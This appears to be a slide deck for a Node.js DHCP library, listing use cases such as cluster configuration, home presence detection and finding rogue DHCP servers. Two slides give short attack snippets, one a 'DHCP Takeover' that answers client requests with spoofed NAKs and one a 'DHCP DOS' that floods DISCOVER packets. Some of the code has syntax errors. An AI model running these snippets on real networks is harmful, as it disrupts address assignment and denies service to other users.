



Get dirty with DHCP!






=WIN



/infusion

Robert Eisele


www.xarg.org



+




=damn



+

DHCP

=win



+



+DHCP = damn




/infusion

Robert Eisele

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RTFM + Zeit =  DHCP.js

```
$ npm install dhcp
```

What does a DHCP server do?



What does a DHCP server do?



IP-Addresses!




In theory 254 options, most of them are used:

RFC2132:

Hostname
DNS-Server
Router
Mail Server
PXE-Boot

...

Synopsis



Okay, there is dhcpd, what's the point?

#1 Usecase

DHCP Takeover

```
var dhcp = require('dhcp');  
  
var s = dhcp.createClient();  
  
s.on('message', function (data) {  
  if (data.options[53] === dhcp.DHCP_REQUESTING) {  
    s.sendNak({  
      giaddr: ,192.168.66.8',  
      chaddr: ,12-34-56-78-90-00,  
    });  
  }  
});  
  
s.listen();
```

#2 Usecase

DHCP DOS

```
var dhcp = require('dhcp');  
  
var s = dhcp.createClient();  
  
s.listen();  
  
setInterval(function() {  
  s.sendDiscover();  
}, 100);
```

#3 Usecase

Configure web-cluster

```
var dhcpd = require('dhcp');

var i = 0;
var s = dhcpd.createServer({
  range: [
    "192.168.3.10", "192.168.3.99"
  ],
  netmask: '255.255.255.0',
  router: [
    '192.168.0.1'
  ],
  hostname: function() {
    i++;
    return 'web' + i;
  }
});

s.listen();
```


#4 Usecase

Find malicious Server

```
var dhcp = require('dhcp');

var s = dhcp.createBroadcastHandler();

s.on('message', function (data) {

  if (data.options[53] === dhcp.DHCPOFFER) {
    if (data.chaddr !== '12-34-56-78-90-AB') {
      console.log('Found attacker!');
    }
  }
});

s.listen();
```



#5 Usecase

Home Automation

```
var dhcp = require('../lib/dhcp.js');

var s = dhcp.createBroadcastHandler();

s.on('message', function (data) {

  if (data.options[53] === dhcp.DHCPDISCOVER) {
    if (data.chaddr === '12-34-56-78-90-AB') {
      console.log('Welcome home!');
    }
  }
});

s.listen();
```

Bildquellen

WWW